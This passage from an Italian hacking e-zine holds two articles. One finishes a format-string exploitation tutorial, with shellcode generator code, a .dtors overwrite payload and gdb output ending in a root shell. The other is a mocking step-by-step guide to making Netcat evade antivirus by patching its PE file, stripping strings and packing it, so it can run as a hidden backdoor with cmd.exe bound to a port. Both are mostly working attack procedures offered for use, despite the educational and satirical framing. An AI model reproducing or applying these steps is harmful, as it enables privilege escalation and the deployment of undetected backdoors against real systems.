    "\\x68\\x2d\\x63\\x63\\x63"     /*push   $0x6363632d*/
    "\\x89\\xe1"                    /*mov    %esp,%ecx*/
    "\\x52"                         /*push   %edx*/
    "\\xeb\\x07"                    /*jmp   804839a <cmd>*/
    "\\x51"                         /*push   %ecx*/
    "\\x53"                         /*push   %ebx*/
    "\\x89\\xe1"                    /*mov    %esp,%ecx*/
```

```
    "\\xcd\\x80"                    /*int    $0x80*/
    "\\x61"                         /*popa*/
    "\\xe8\\xf4\\xff\\xff\\xff"     /*call  8048393 <l1>*/;

int main (int argc, char **argv)  {

    int i,len=0;
    char *shell,*cmd;

    if (!argv[1])
            exit(1);

    for (i=1; i<argc; i++)
            len += strlen(argv[i]);
    len += argc;

    cmd = (char*) malloc(len);

    for (i=1; i<argc; i++)  {
            strcat (cmd,argv[i]);
            strcat (cmd,"\x20");
    }

    cmd[strlen(cmd)-1]=0;
    shell = (char*) malloc(sizeof(code) + (strlen(argv[1]))*5 + 1);
    memcpy (shell,code,sizeof(code));

    for (i=0; i<strlen(cmd); i++)
            sprintf (shell,"%s\\x%.2x",shell,cmd[i]);
    printf ("%s\n",shell);

}
```

salviamolo in una variabile d'ambiente

```
root@0[root]# export SHELLCODE=$(printf `./scodegen /bin/sh`)
```

e vediamo a che indirizzo si trova tale variabile d'ambiente per il nostro processo vulnerabile:

```
root@0[root]# ./getenvaddr SHELLCODE ./format
SHELLCODE will be at 0xbffffe6d
```

In alcuni casi (come questo) il programmino potrebbe sbagliarsi sull'effettiva collocazione della variabile. Capita in genere quando, proprio come in questo caso, si aggiunge una nuova variabile d'ambiente.
In questo caso, semplicemente cerchiamo la nostra variabile d'ambiente nello stack del

processo nei dintorni dell'indirizzo in questione:

```
(gdb) x/100s 0xbffffe5d
......
0xbffffe5e:      "SHELLCODE=`1À1Ò°\vRhn/shh//bi\211ãRh-
ccc\211áRë\aQS\211áÍ\200aèôÿÿÿ/bin/sh"
......
(gdb) x/50xb 0xbffffe5e+strlen("SHELLCODE=")
0xbffffe68:   0x60   0x31   0xc0   0x31   0xd2   0xb0   0x0b   0x52
0xbffffe70:   0x68   0x6e   0x2f   0x73   0x68   0x68   0x2f   0x2f
0xbffffe78:   0x62   0x69   0x89   0xe3   0x52   0x68   0x2d   0x63
0xbffffe80:   0x63   0x63   0x89   0xe1   0x52   0xeb   0x07   0x51
0xbffffe88:   0x53   0x89   0xe1   0xcd   0x80   0x61   0xe8   0xf4
0xbffffe90:   0xff   0xff   0xff   0x2f   0x62   0x69   0x6e   0x2f
0xbffffe98:   0x73   0x68
```

Lo shellcode si trova dunque all'indirizzo 0xbffffe68. Ora dobbiamo cercare un'area di memoria in cui, una volta iniettato tale indirizzo, il codice corrispondente verrà sicuramente eseguito. Quello che può tornare al caso nostro è il segmento .dtors . I segmenti .ctors e .dtors di un processo contengono, rispettivamente, le funzioni richiamate come costruttori e distruttori del processo (rispettivamente, prima del main o dopo il main).

```
#include <stdio.h>
#include <stdlib.h>

static void foo() __attribute__ ((destructor));

main()  {
        printf ("Questo e' il main\n");
        exit(0);
}

void foo()  {
        printf ("Il main e' terminato. Distruttore chiamato\n");
}
```

Output:

```
root@0[root]# ./a.out
Questo e' il main
Il main e' terminato. Distruttore chiamato
```

Il segmento *.dtors* è però presente anche quando non c'è nessun distruttore per l'eseguibile in questione. Il segmento comincia con 4 byte *0xffffffff* e termina con *0x00000000*. Fra questi due indirizzi, si possono inserire gli indirizzi di eventuali funzioni da richiamare come

distruttori.

```
+------------+
| 0xffffffff |
+------------+
|   distr.1  |
+------------+
|   distr.2  |
+------------+
|   .......  |
+------------+
| 0x00000000 |
+------------+
```

e se non è presente alcun distruttore ovviamente fra i due indirizzi non ci sarà nulla. È possibile vedere dove si trova il segmento .dtors attraverso nm

```
root@0[root]# nm ./format | grep DTOR
080496d0 d __DTOR_END__
080496cc d __DTOR_LIST__
```

o anche via objdump

```
root@0[root]# objdump -s -j .dtors ./format

./format:     file format elf32-i386

Contents of section .dtors:
 80496cc ffffffff 00000000                    ........
```

L'indirizzo a cui dovremo scrivere il nostro indirizzo dello shellcode è 0x80496d0. Procedendo con la solita strategia:

```
root@0[root]# gdb -q
(gdb) p 0xbfff-8
$1 = 49143
(gdb) p 0xfe68-0xbfff
$2 = 15977
root@0[root]# ./format `printf "\xd2\x96\x04\x08\xd0\x96\x04\x08"`
%49143x%3\$hn%15977x%4\$hn 2> /dev/null

var = -72 = 0xffffffb8
sh-2.05b#
```

e il gioco è fatto.

Come difendersi

I format string overflow sono vulnerabilità dall'elevato spessore tecnico, non facili da sfruttare e anche non più diffusissime, ma un attaccante con un buon bagaglio tecnico può trovare un bug simile in un'applicazione e sfruttarlo in modo arbitrario, esattamente come un overflow vero e proprio.
La tecnica di base per difendersi è immediata: evitare di passare a funzioni quali *printf()*, *sprintf()*, *fprintf()*, *vprintf()* o simili stringhe o variabili di qualsiasi tipo senza passare la stringa di formato corrispondente, in quanto così si può potenzialmente dare carta bianca ad un potenziale attaccante per iniettare la stringa di formato che vuole, leggere dati sensibili dalla memoria del processo o sovrascrivere la memoria dirottando il processo a piacimento.

BlackLight

Real Aching!

La storia e i personaggi dell'articolo che leggerete sono frutto di pura fantasia.
Qualunque riferimento a bimbominkia lamer o minkiate è puramente vol... ehm! 'casuale'.
Questa cazzatina è a puro scopo informativo, floatman non è responsabile dell'esistenza dei bambini che giocano a fare gli acher fottendo il pc che papà e mamma hanno comprato.

Anche questo mese esce UnderAttHack...che palle. Mi sono veramente rotto di informarmi su applicativi, scrivere programmi, testarli e vedere che non funzionano, correggerli 1000 volte ecc. Basta! Io non voglio programmare, voglio essere un vero acher e fare i *trojan in bat* e usare NetBus per controllare da remoto lo Shuttle; però su Debian non si può, potrei farlo da WINE ma poi mi prenderebbero per imbecille. A dire il vero potrei giocare con Bo2k che ha un client da shell ed è anche open-source! Ma i veri acher sono contro l'open-source e forse non sanno nemmeno che Bo2k è libero...

Idea! Posso usare Netcat e fare una *'reverse shell in bat che formatta il pc e lo impalla 1 GOTO 1'*...Così lo posso usare anche da Debian! Eh sì, hanno proprio ragione i veri acher:
non è importante il sistema operativo che si sceglie, si può essere acher anche usando Linux ;-)


Allora mi scarico il mio Netcat per Windows...ed eccolo qui!

Nooo! Che sfiga...AVG lo rileva come RemoteAdmin...bella forza, è Netcat xD

Quindi non ho scelta, mi tocca scaricare il source, smanettarci sopra e ricompilarlo. Che ulteriori palle...
Eh no, un vero acher non si arrende così facilmente, e per essere un acher bisogna programmare 'in bat' mica in C; però io non scrivo 'un bat' dai tempi di Win98, tra l'altro si chiamava Batch a quell'epoca, .bat era l'estensione dei file, poi si vede che hanno cambiato...
Sono andato un po' in giro per internet ad informarmi e ho visto che questo 'bat' è un linguaggio veramente potente, non come il batch di una volta.
Se non ci credete andate in giro per i forum di aching a vedere, in Italia solo loro fanno i programmi in bat, evidentemente è diventato tipo un linguaggio mistico.
Ci sono anche dei convertitori da 'bat' a .exe, così posso controllarci la mia reverse shell senza far vedere che si apre il 'prompt'. Il prompt è una specie di shell per Windows, però mentre quella di Linux si chiama così perchè in pratica coincide con il SO, quella di Windows è diversa perchè è un vero e proprio centro di controllo per acher...questo Windows è un sistema evoluto ^^

Tutte belle considerazioni, però se l'antivirus mi trova Netcat io come faccio a fare la *reverse shell che formatta il pc*?
Ok, mettiamoci al lavoro. La vita dell'acher è molto dura...
Come prima cosa mi creo una cartella (si dice 'cartella' e non 'directory', fa più acher) con eccezione al real-time di AVG e ci piazzo dentro *nc.exe*

Prima di fare qualunque cosa mi devo assicurare che non utilizzi qualche packer, anche se non lo credo.
In ogni caso, vediamo RDG cosa mi dice...



Come previsto RDG ha detto *'Nada'*, quindi posso iniziare a lavorarci sopra ^^

In base a cosa un antivirus riconosce un'applicazione?
Usando le *'signature'* (firme), cioè andando a leggere i dati binari che l'eseguibile contiene. Quei dati sono perfettamente ordinati e archiviati tramite le regole del Windows PE (Portable

Executable), il formato standard degli eseguibili di Windows.
Gli antivirus dei tempi di mio nonno semplicemente leggevano dentro i file prima di aprirli; se non trovavano sequenze che avevano in archivio ne permettevano l'esecuzione.
È per questo motivo che ancora oggi i lamerozzi usano packer e joiner di Win9x che non servono più a niente...

Tutti gli antivirus moderni utilizzano il controllo del processo in memoria (senza parlare anche di moduli comportamentali). Nel momento dell'avvio di un file packato, il primo processo è ovviamente il suo scompattamento precedente all'esecuzione.
Il caso emblematico è quello di UPX, che inserisce un proprio *stub*(diciamo un suo marchio) e prende possesso del PE inserendo un suo *Entry Point (*l'inizio delle istruzioni) e 'codificando' l'*Import Directory* (la parte del PE dove vengono richiamate le funzioni richieste alle .dll dal programma).
Se si apre con un debugger un eseguibile packato ad esempio con UPX ci si rende subito conto del packing (beh...UPX scrive anche il suo nome sul file a dire il vero...) perchè ad esempio la parte precedente all'entry-poit risulta 'vuota'. Scorrendo il codice utile si arriva ad un *jmp* finale che semplicemente salta all'entry-point originale (OEP) ed esegue il file unpackato.
Va da sé che gli antivirus hanno la possibilità di superare il packer ed individuare comunque il programma nella fase di esecuzione, anche se con un packing potremmo riuscire ad inviare alla vittima un file infetto.


La spiegazione è stata semplificata in modo schifoso...però si può obbiettare che non si è risolto niente...
In poche parole la nostra preoccupazione non sarà quella di modificare 'l'aspetto' di un file, ma quella di variare il suo comportamento in memoria in modo che questo non corrisponda alla signature dell'antivirus.
Se infatti con uno *splitter* volete provare a ricercare in quale zona l'antivirus cerca di riconoscere il file, scoprirete che normalmente questa si trova verso l'inizio della sezione *.text*, cioè proprio la parte contenente il codice eseguibile.

La cosa migliore che possiamo fare è cercare del codice 'inutile', in maniera da non modificare nulla del nostro eseguibile ed averlo perfettamente funzionante.
A questa funzione principale aggiungeremo una bella pulita iniziale per lavorare meglio, e qualche tocco finale per fare un lavoro curato...da vero acher!

I tool che userò sono i seguenti:
- CFF-Explorer, ora parte dell'Explorer-Suite di cui a noi serve solo quel programma
- OllyDBG...il solito debugger
- Resource Hacker. Programma un po' vecchiotto ma sempre utile

Ovviamente le stesse operazioni possono essere fatte con altri programmi in base ai gusti personali...l'aching è vario...

Come prima cosa dicevamo di fare un po' di pulizia, usando CFF-Explorer...



Dunque, vediamo un po' cosa si può fare...
Già vedo una Debug Directory, e quella la buttiamo via per principio perchè occupa solo spazio e a noi sicuramente non serve a nulla.
Come seconda cosa vado a leggermi i dati dell'*Optional Header* e ti leggo un bel *SectionAlignment* di 1000 con un *FileAlignment* di 1000...il concetto di *'allineamneto del PE'* va un po' spiegato.
Gli allineamenti definiscono un posizionamento in memoria (il primo) e sul file (il secondo) delle sezioni dell'eseguibile. Poniamo di avere un FileAlignment di 1000 (1000h) e una sezione di misura 600h, questa coprirà comunque lo spazio di 1000h come tutte le altre.
Riguardo le misure usate, l'allineamento in memoria a 1000h è più che normale....1000h su file è enorme! Di solito si trova 200h o 400h
Comunque ora sappiamo cosa fare ^^

Vado su *Rebuilder* e seleziono: Rebuild PE Header, Update Checksum, Realign File (a 200) e Remove Debug Directory.
Clicco su 'Rebuild' e lo salvo come pippo.exe (.exe lo dovete mettere voi).

Su CFF-Explorer torneremo anche alla fine, adesso veniamo al dunque...
Apro il programma con Olly, che si posiziona regolarmente all'entry-point in *4ac3* e metto un po' in moto la fantasia...
Per prima cosa mi guardo il debuggato in cerca di qualche appiglio. Scorrendo il codice mi accorgo della presenza di alcune serie di interessanti istruzioni.

INT3 è un'istruzione che possiamo leggere come *'sto qui a non fare nulla intanto che passa un po' di tempo'* (questa non è la definizione tecnica ma acher, il resto non è competenza di questo documento, se non si fosse capito...). Come esempio riporto una serie tra gli indirizzi *5b75* e *5b7f*

```
00405B73  |. 5D             POP EBP
00405B74  \. C3             RETN
00405B75     CC             INT3
00405B76     CC             INT3
00405B77     CC             INT3
00405B78     CC             INT3
00405B79     CC             INT3
00405B7A     CC             INT3
00405B7B     CC             INT3
00405B7C     CC             INT3
00405B7D     CC             INT3
00405B7E     CC             INT3
00405B7F     CC             INT3
00405B80  /$ 8B4C24 04      MOV ECX,DWORD PTR SS:[ESP+4]
```

Il listato ne presenta parecchie; folti gruppi di istruzioni praticamente inutili...semplicemente magnifico!
La cosa migliore dell'istruzione inutile è che possiamo sostituirla con NOP, cioè *'sono passato a vedere cosa c'era ma non c'è nulla da fare e vado via'* ^^
Per le sostituzioni e i salvataggi uso i comandi di Olly, programma che utilizza egregiamente la funzione *MoltoIntuitivoEComodo()*
- per le sostituzioni seleziono la riga di INT3, [spazio], scrivo 'nop', [invio] [invio] [invii] fino alla fine della serie, [tab] x 3 volte, [invio]...uguale per ogni serie...
- per salvare i risultati uso l'altrettanto pratico metodo [tasto dx], Copy to executable > All modification, finestra di conferma > Copy all, ancora una nuova finestra, seleziono una riga, [tasto dx] > Save file, finestra di salvataggio...pippo & OK!!

A questo punto il grosso del lavoro è stato fatto, vediamo se si può rifinire l'opera ;-)
Avrò una qualche applicazione fake che andrà a mettermi il mio pippo dentro (ad esempio) system32, lo metterà in avvio automatico e andrà ad avviarlo con un'opzione simile:

```
C:\WINDOWS\system32\pippo.exe -d -L -p 1234 -e cmd.exe
```

tutto il testo a pensarci non mi serve a un bel niente tanto mica la vittima lo deve leggere, oltretutto si vedrebbe che quello è Netcat, i suoi comandi, il suo nome...e floatman come fa a dire che è un achero ^^
Sarà bene aprire nuovamente il file con il mio CFF-Explorer, andare su Hex Editor ed eliminare tutte le varie opzioni dell'help tra l'offset *a749* e *aaef* in questo modo all'avvio del programma non apparirà scritto assolutamente nulla.

A questo punto, per fare un vero programma acher dovrei usare Resource Hacker e dare al mio nuovo Netcat una bella icona con un teschio...non ho mai capito come fanno sti acheri a far installare un programma con un teschio; se io vedessi l'icona di un teschio dentro system32 credo che avrei qualche perplessità.
È evidente che ho ancora molto da imparare per essere un acher provetto :-(

Non avendo le doti tecniche per il teschio, per completare l'opera scelgo di inserire una risorsa 'Version' salvandola prima da un file di sistema e quindi importandola e modificandola in questo modo:


```
1 VERSIONINFO
FILEVERSION  1.0.0
PRODUCTVERSION  1.0.0
FILEOS 0x40004
FILETYPE 0x1
{
BLOCK "StringFileInfo"
{
      BLOCK "041004B0"
      {
            VALUE "CompanyName", "FloatmanAching Inc."
            VALUE "FileDescription", "Reverse Shell del coso che
formatta il pc e lo impalla 1 GOTO 1"
            VALUE "FileVersion", "1.0.0 rc1 gamma"
            VALUE "InternalName", "pippo"
            VALUE "LegalCopyright", "© Floatman Acher Fichissimo. Ol
rait riservd"
            VALUE "OriginalFilename", "pippo.exe"
            VALUE "ProductName", "reverse blablabla 1goto1"
            VALUE "ProductVersion", "1.0.0 rc1 gamma"
      }
}

BLOCK "VarFileInfo"
{
      VALUE "Translation", 0x0410 0x04B0
}
}
```

Per chiudere il lavoro sar bene dare gli ultimi ritocchi e ridurre un po' il mio file.
Con CFF-Explorer torno su *Rebuild* e faccio un binding dell'Import Table perchè è più professional; passo quindi al menu *UPX Utility* e faccio una bella compressione del mio eseguibile.

A questo punto, almeno dal punto di vista formale, il mio pippo.exe non ha più nulla a che

vedere con Netcat. Non ci resta che fare la prova...



Tutto regolare! Ottimo lavoro Acher Floatman ^^

Conclusioni

Questa parte è la più importante dell'articolo...

Cosa abbiamo imparato da tutto questo?

Non abbiamo imparato assolutamente nulla, non sappiamo nulla di come funziona un debugger, non sappiamo nemmeno cosa vogliono dire precisamente le due istruzioni più inutili esistenti, non abbiamo spiegato lo standard PE...non abbiamo fatto nulla.
Abbiamo visto come qualunque demente che abbia una minima capacità di lamering possa bypassare un antivirus con Netcat.
Non c'è nulla di hacker in tutto questo articolo, o almeno è stato voluto in questo modo.
Nel caso qui dentro il lettore trovasse anche una sola spiegazione utile, questo sarebbe un mio errore e chiedo scusa ^^

Se hai letto questo articolo e lo hai trovato interessante, allora vuol dire che hai decisamente molta strada da fare.
Se invece credi che una tale cazzata non dovrebbe essere scritta dentro una rivista seria come vorrebbe essere UnderAttHack, allora significa che il percorso mentale che stai facendo o che hai fatto è nella giusta direzione.

Questo documento, pur essendo una grandissima presa per il culo, mostra comunque basi di

undetectability.
Ci fa vedere come sia essenziale lo studio di WindowsPE e delle tecniche per trattare un programma direttamente in memoria.
In questo caso le modifiche sono decisamente ovvie, cosa che non sempre accade; pensiamo ad esempio alla situazione in cui l'eseguibile genera chiavi di registro che devono essere eliminate (in memoria) o rinominate (su file).

L'ultima considerazione riguarda l'uso di queste tecniche.
È vero che in questo caso non è stata usata alcuna forma di programmazione e che per rendere undetectable un trojan non serve alcuna procedura della programmazione 'tradizionale'; d'altra parte dubito che qualcuno senza la minima capacità possa fare di più che copiare punto per punto il mio procedimento.
In questo caso, se guardiamo solo la procedura ed escludiamo commenti e spiegazioni dell'articolo difficilmente si impiegano più di 10 minuti per avere un Netcat completo di tutte le sue funzioni e non rilevabile...sfiderei qualunque programmatore a produrne uno in tempi del genere.
Pensiamo ad un trojan completo di varie decine di funzioni: quanto tempo servirebbe a scriverne uno? Quanto ci si impiegherebbe a prendere l'originale e renderlo non identificabile?

Come sempre, spero di aver dato qualche spunto di riflessione ^^

[mi pare evidente che questa volta il download non ve lo metto...]

Floatman

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com
Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 3) è prevista alla data di:
Venerdì 31 Luglio 2009
Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto: http://underatthack.altervista.org